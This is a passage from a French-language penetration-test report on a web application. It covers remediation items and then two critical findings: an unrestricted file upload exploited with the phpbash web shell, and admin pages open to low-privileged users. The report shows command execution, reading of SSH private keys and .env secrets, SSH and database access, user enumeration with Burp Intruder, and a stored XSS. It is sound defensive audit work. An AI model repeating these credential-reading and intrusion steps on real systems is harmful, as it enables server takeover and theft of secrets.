code.</p>	P3
R11	<p>Il est recommandé d'activer cet en-tête sur tous les sous-domaines afin de garantir que toute tentative d'accès au serveur via HTTP sera convertie en HTTPS par les navigateurs clients. Les valeurs suivantes sont recommandées :</p> <pre>Strict-Transport-Security: max-age=31536000; includeSubDomains;</pre> <p>Il convient de noter qu'une fois qu'un site web a activé HSTS et que le navigateur a mis en cache la politique HSTS, il peut être difficile de revenir à des connexions non-HTTPS jusqu'à ce que la durée spécifiée de la politique expire. Il s'agit là d'une volonté de garantir aux utilisateurs une expérience de navigation cohérente et sûre.</p> <p>En outre, et comme le suggère l'OWASP CheatSheet associé et lié ci-dessous, il est recommandé d'essayer d'abord de fixer un âge maximum très court en cas d'erreurs lors du déploiement initial avant de mettre en œuvre un âge maximum de 1 ou 2 ans.</p>	P3
R12	<p>Comme le recommande l'évaluateur CSP de Google, l'application web doit appliquer la politique de sécurité de contenu la plus stricte possible.</p> <p>Voici une proposition tirée de l'exemple de règles de sécurité de Google :</p> <pre>script-src 'strict-dynamic' 'nonce-rAnd0m123' 'unsafe-inline' http: https;; object-src 'none'; base-uri 'none'; require-trusted-types-for 'script'; frame-ancestors 'self';</pre>	P3
R13	<p>Comme conseillé dans la documentation de PHP, il est recommandé d'utiliser la méthode <code>session_destroy()</code> afin de supprimer les informations d'authentification de la session de l'utilisateur, de sorte que les demandes ultérieures ne soient pas authentifiées.</p>	P3
R14	<p>Dans un premier temps, il est recommandé de mettre à jour Apache vers sa dernière version, soit la 2.4.61 au moment de la rédaction du présent rapport.</p> <p>Par ailleurs, il est également recommandé de configurer la directive <code>ServerTokens</code> à la valeur <code>Prod</code> dans le fichier de configuration Apache2.</p>	P4

2.8 Scénarios de risques



3 Détail des vulnérabilités

V1 : Téléversement de fichiers sans restriction de type - ★★★★★

Périmètre :

- Application Web

Description :

Le téléversement de fichiers sans restriction de type est une vulnérabilité de sécurité dans laquelle un système permet aux utilisateurs de téléverser des fichiers sans vérifier leur type ou leur contenu.

Durant le pentest, il a été observé qu'il était possible de téléverser n'importe quel type de fichier, y compris des fichiers malveillants comme des scripts exécutables. Il a par exemple été possible pour les pentesteurs de téléverser un fichier `phpbash.php`. Le fichier [phpbash.php](#) est un script PHP conçu pour offrir une interface shell interactive via un navigateur web.

Cette vulnérabilité est présente à la fois sur l'environnement de test et sur l'environnement de production à l'adresse `/api/dropzone`. Elle est exploitable par n'importe quel utilisateur ayant accès à une page produit (Permissions : Produit en Modification et en Lecture).





Figure 1 - Téléversement du fichier `phpbash.php` via l'interface permettant de téléverser des images produit sur l'environnement de test en tant qu'administrateur



```
test@ :/home/test/www/storage/app/public/product/429/image# id
uid=1002(test) gid=100(users) groups=100(users)
```


Figure 2 - Accès au fichier `phpbash.php` sur l'environnement de test et exécution de commandes sur le serveur en tant qu'utilisateur `test`

Impact :

L'impact de cette vulnérabilité est évalué comme étant critique.

En effet, un attaquant en possession d'un compte utilisateur, avec à minima des permissions `Produit = Modification + Lecture`, serait en capacité d'exécuter du code sur le serveur.

Durant l'audit, les pentesteurs ont par exemple pu accéder à des clés privées SSH.



```
test@ :/home/test/www# cat ~/.ssh/id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3B1 gtcn
NhAA 1+gx
dMIL 5QnT
tunU Ma83
UKw1 6fGp
bYWv nz1l
HpFD PTrJ
YSj2 UeMJ
ovS7 1yc2
EAAA 1Uz0
py/t o2ns
kKwr acTi
2eQs 6wJk
XsrD /W9i
test@ :/home/test/www#
```

Figure 3 - Contenu de la clé privée de l'utilisateur `test` située dans le dossier `/home/test/.ssh/id_rsa`

Ces clés ont permis aux auditeurs de se connecter via le protocole SSH et d'obtenir un accès direct au serveur.

```
(auditor@auditor)-[~]
└─$ ssh test [redacted]@[redacted]
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-91-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of [redacted]

System load:          1.3515625
Usage of /:           41.7% of 877.90GB
Memory usage:        74%
Swap usage:           99%
Processes:            598
Users logged in:     1
IPv4 address for [redacted]
IPv4 address for [redacted]
IPv6 address for [redacted]

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

146 updates can be applied immediately.
1 of these updates is a standard security update.
To see these additional updates run: apt list --upgradable

8 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm

*** System restart required ***
Last login: [redacted]

test [redacted]@[redacted] ~
└─> id
uid=1002(test [redacted]) gid=100(users) groups=100(users)
```

Figure 4 - Connexion à l'aide de la clé privée de l'utilisateur `test` via le protocole SSH au serveur

À l'aide de cet accès, ils ont pu accéder au code source ainsi qu'aux identifiants et secrets s'y trouvant.

```
[redacted]@[redacted] ~/www
└─> cat .env
APP_NAME="[redacted]"
APP_ENV=production
APP_KEY=base64:[redacted]
APP_DEBUG=true
APP_URL=https://[redacted]

LOG_CHANNEL=stack

DB_CONNECTION=mysql
DB_HOST=localhost
DB_PORT=3306
DB_DATABASE=[redacted]
DB_USERNAME=[redacted]
DB_PASSWORD=[redacted]
```

Figure 5 - Extrait du contenu du fichier `/home/test/www/.env` (1/2)

```
FTP_DRIVER=sftp
FTP_HOST=
FTP_USERNAME=
FTP_PASSWORD=

APP_URL=https://
CLIENT_URL=https://
CLIENT_URL=https://

FTP_DRIVER=ftp
FTP_HOST=
FTP_USERNAME=
FTP_PASSWORD=
FTP_ROOT=

FTP=
FTP_DONT_SEND=false
TEST_1=true
VERSION=2

MAIL=
KEY=

URL=

#####
###      FTPs      ###
#####

FTP_EXPORT_DRIVER=sftp
FTP_EXPORT_HOST=
FTP_EXPORT_USERNAME=
FTP_EXPORT_PASSWORD=
FTP_EXPORT_ROOT=upload

FTP_EMAIL_STATUS_DRIVER=sftp
FTP_EMAIL_STATUS_HOST=
FTP_EMAIL_STATUS_USERNAME=
FTP_EMAIL_STATUS_PASSWORD=
FTP_EMAIL_STATUS_ROOT=
```

Figure 6 - Extrait du contenu du fichier /home/test/www/.env (2/2)

```
@ ~/www
> cat auth.json
{
  "http-basic": {
    "gitlab": {
      "username": " ",
      "password": " "
    }
  }
}
```

Figure 7 - Contenu du fichier /home/test/www/auth.json

```
@ [redacted] ~/www
> cat config/apikeys.php
<?php
return[
  'google'=>[
    'api_map'=>env( 'GOOGLE_API_KEY' ),
    'api_server'=> [redacted] ,
  ],
  'mapbox'=>[
    'key'=> [redacted] ,
  ],
  [redacted]'=>[
    'api_key'=> [redacted] ,
    'api_secret'=> [redacted] ,
  ],
  [redacted] => [
    'api_key' => [redacted] ,
  ],
  [redacted]' => [
    'key' => [redacted] ,
  ],
],
];
```

Figure 8 - Contenu du fichier /home/test/www/config/apikeys.php

```
@ [redacted] ~/www
> grep "password" database/seeds/UsersTableSeeder.php
'password' => '$2y$10$ [redacted] ,
'password' => password_hash( [redacted] , PASSWORD_DEFAULT),
'password' => password_hash( [redacted] , PASSWORD_DEFAULT),
'password' => password_hash( [redacted] , PASSWORD_DEFAULT),
'password' => password_hash( [redacted] , PASSWORD_DEFAULT),
'password' => password_hash( [redacted] , PASSWORD_DEFAULT),
'password' => password_hash( [redacted] , PASSWORD_DEFAULT),
'password' => password_hash( [redacted] , PASSWORD_DEFAULT),
'password' => password_hash( [redacted] , PASSWORD_DEFAULT),
'password' => password_hash( [redacted] , PASSWORD_DEFAULT),
'password' => password_hash( [redacted] , PASSWORD_DEFAULT),
'password' => password_hash( [redacted] , PASSWORD_DEFAULT),
'password' => password_hash( [redacted] , PASSWORD_DEFAULT),
'password' => password_hash( [redacted] , PASSWORD_DEFAULT),
'password' => password_hash( [redacted] , PASSWORD_DEFAULT),
'password' => password_hash( [redacted] , PASSWORD_DEFAULT),
```

Figure 9 - Extrait des lignes contenant des mots de passe contenu dans le fichier /home/test/www/database/seeds/UsersTableSeeder.php

Ils ont également pu se connecter à la base de données à l'aide des identifiants présents dans le fichier .env.

```
@ ~
> mysql -u [redacted] -p
mysql: Deprecated program name. It will be removed in a future release, use '/usr/bin/mariadb' instead
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is [redacted]
Server version: 11.2.2-MariaDB-1:11.2.2+maria~ubu2204-log mariadb.org binary distribution

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> show tables;
ERROR 1046 (3D000): No database selected
MariaDB [(none)]> show databases;
+-----+
| Database |
+-----+
| information_schema |
| [redacted] |
+-----+
2 rows in set (0.001 sec)

MariaDB [(none)]> use [redacted];
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [redacted]> show tables;
+-----+
| Tables_in_[redacted] |
+-----+
| acc_account_types |
| acc_accounts |
| acc_banks |
| acc_currencies |
| acc_export_types |
+-----+
```

Figure 10 - Accès à la base de données test

Cette vulnérabilité peut donc entraîner des conséquences graves, allant de la prise de contrôle du serveur dans le but de miner de la cryptomonnaie, à la fuite de données clientes, ou la perturbation des services.

Tous ces scénarios exposent Wayne Enterprises à des impacts très importants en termes de disponibilité, d'intégrité et de confidentialité des données. Des répercussions financières, juridiques et en termes d'images sont à craindre en cas de réalisation de l'un de ces scénarios.

Recommandation :

Cette vulnérabilité réside dans le fait que l'API `/api/dropzone` n'effectue aucune vérification du type de contenu téléversé.

Pour y remédier, il est recommandé, comme l'indique la documentation de Laravel, de valider systématiquement le type de fichier avant d'autoriser le téléversement.

Voici un exemple de code permettant de valider le type d'un fichier image :

```
use Illuminate\Support\Facades\Validator;
use Illuminate\Validation\Rule;
use Illuminate\Validation\Rules\File;

Validator::validate($input, [
    'photo' => [
        'required',
        File::image()
            ->min(1)
            ->max(12 * 1024)
            ->dimensions(Rule::dimensions()->maxWidth(1000)->maxHeight(1000)),
    ],
]);
```

Cette validation doit être systématiquement effectuée pour chaque téléversement.

Il est à noter que l'absence d'une telle validation sur un seul téléversement est suffisant pour exposer l'application, et donc le serveur l'hébergeant, à toutes les conséquences décrites dans la partie impact.

Documentation :

- https://cheatsheetseries.owasp.org/cheatsheets/File_Upload_Cheat_Sheet.html#file-upload-protection
- <https://laravel.com/docs/10.x/validation#validating-files>



V2 : Pages administrateurs accessibles aux utilisateurs peu privilégiés - ★★★★★

Périmètre :

- Application Web

Description :

Dans le contexte du développement web, l'autorisation désigne le processus de vérification des permissions d'un utilisateur ou d'un système pour accéder à des ressources ou effectuer des actions spécifiques au sein d'une application. Contrairement à l'authentification, qui vérifie l'identité de l'utilisateur, l'autorisation détermine ce que cet utilisateur est autorisé à faire une fois son identité confirmée. Par exemple, après qu'un utilisateur se soit connecté (authentifié), le système vérifiera s'il a les droits nécessaires pour accéder à certaines pages, modifier des données ou exécuter des opérations particulières.

Durant le pentest, il a été observé que les pages et requêtes API suivantes étaient accessibles à des utilisateurs peu privilégiés :

- GET /adminNotifications/
 - POST /adminNotifications/save
- GET /users/allPermissionsUser?userId={ID}
- GET /support/sitemap.php
 - POST /support/ajax/showSiteMap
- GET /adminRoadmaps/
- GET /configClic2Lead/index.php
- POST /users/ajaxAddUser




Figure 11 - Page `/adminNotifications/` accessible légitimement par un compte administrateur




Figure 12 - Page `/adminNotifications/` accessible illégitimement par un compte compta

Impact :

L'impact de cette vulnérabilité est évalué comme étant critique.

En ne restreignant pas l'accès à des pages sensibles d'administration aux seuls utilisateurs privilégiés, l'application s'expose à diverses attaques allant de l'énumération d'utilisateurs et de leurs permissions à l'exécution de code JavaScript dans le navigateur de tous les utilisateurs connectés.

Durant le pentest, il a été possible, à l'aide du cookie de session d'un compte peu privilégié, de lister les ID d'utilisateurs valides en requêtant GET /users/allPermissionsUser?userId={ID} avec tous les nombres de 0 à 100. En plus de la liste des ID d'utilisateurs valides, les réponses à cette requête permettent également de récupérer leur nom, prénom et permissions sur l'application.



Figure 13 - Interface Burp Suite Intruder permettant de lancer une attaque par dictionnaire sur le champ userId de la requête GET /users/allPermissionsUser?userId={ID} avec le cookie de session d'un compte peu privilégié




Figure 14 - Interface Burp Suite Intruder permettant de sélectionner les données avec lesquels l'attaque par dictionnaire sur le champ userId de la requête GET /users/allPermissionsUser?userId={ID} sera réalisée

5. Intruder attack of https://[redacted]

Results Positions Payloads Resource pool Settings

Intruder attack results filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length
18	17		0			
19	18		0			
20	19	200	57343			4221
21	20	200	56149			2501929
22	21	200	57123			2501926
23	22	200	64867			2501932
24	23	200	64367			2501928
25	24	200	63733			12459442
26	25	200	63907			4221
27	26	200	56630			2501938
28	27	200	57253			4221
29	28	200	57787			2501929
30	29	200	8052			2501931
31	30	200	8109			4221
32	31	200	7905			4221
33	32	200	7803			2501931
34	33	200	7822			2501927
35	34	200	7664			2501927
36	35	200	3210			2501927
37	36		0			
38	37		0			
39	38		0			
40	39		0			

Request Response

Pretty Raw Hex Render MarkInfo

```
30 <div class="panel panel-default">
31   <div class="panel-heading">
    Vous regardez les droits de: <b>
      Mathieu [redacted]
    </b>
  </div>
</div>
```

Figure 15 - Résultat de l'attaque par force brute prouvant qu'il est possible de lister les utilisateurs et leurs permissions à l'aide d'un compte peu privilégié

Cette attaque est également possible via la requête `POST /support/ajax/showSiteMap`.

En outre, la requête `POST /adminNotifications/save` est aussi vulnérable à des injections XSS. Il est donc possible pour n'importe quel utilisateur d'accéder à cette requête et d'exécuter du code dans le navigateur de tous les utilisateurs connectés.




Figure 16 - Page `/adminNotifications/`

